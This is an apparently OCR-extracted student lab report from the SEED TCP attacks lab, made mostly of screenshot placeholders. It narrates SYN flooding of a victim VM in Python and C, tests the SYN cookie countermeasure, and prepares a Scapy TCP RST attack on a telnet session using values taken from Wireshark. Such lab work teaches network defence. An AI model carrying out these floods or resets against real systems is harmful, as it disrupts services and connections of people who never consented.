





Fifteen (15) seconds after this screenshot was taken, I was prompted to login. This maybe due to the slow nature of python packets when compared to the original telnet packets as they both compete for an opn oft on the victim machine.


Task 2: Launch The Attack Using C

Here, I'm compiling the provided *synflood.c* program using the preinstalled compiler on the SEED VM.






Here, I proceed to check the number of items in the queue, and as expected, it has reached its maximum as a result of the attack.





As you can see not only was I not able connect immediately but I was not able to connect at all. This because unlike the python version of the attack, the C version of attack is much faster and thus telnet has lower chance of successfully competing with the C attack. This results in the connection timing out.





Task1.3: Enable the SYN Cookie Countermeasure

Here, I have enabled the SYN cookie countermeasure and will attempt to relaunch the C version of the attack (since it is faster than the python version). As you can see, I was able to successfully establish a tcp connection with the victim via telnet which means the attack has failed. This because the countermeasure mechanism kicked in after detecting that the machine was under a SYN flooding attack.










Task 2: TCP RST Attacks on telnet Connections

Launching the attack manually


In this section, I will be launching the TCP RST attack using Scapy. Before launching the attack I will fill the skeleton code with values form Wireshark. I will do this by running Wireshark (with filter of *host 10.9.0.5 and tcp port 23*) and establishing a regular telnet connection between user1 and

the victim. After that I will press a key and check the last packet on Wireshark to determine values on the packet (source port and sequence number) and use them to fill the skeleton code.


To start off you can see that there is no current connection to port 23 on the victim's machine.




Here, you can see Wireshark capturing the telnet packets as a result of user1 telnet into victim.




Here, you can see the comparison of before and after establishing the telnet connection.



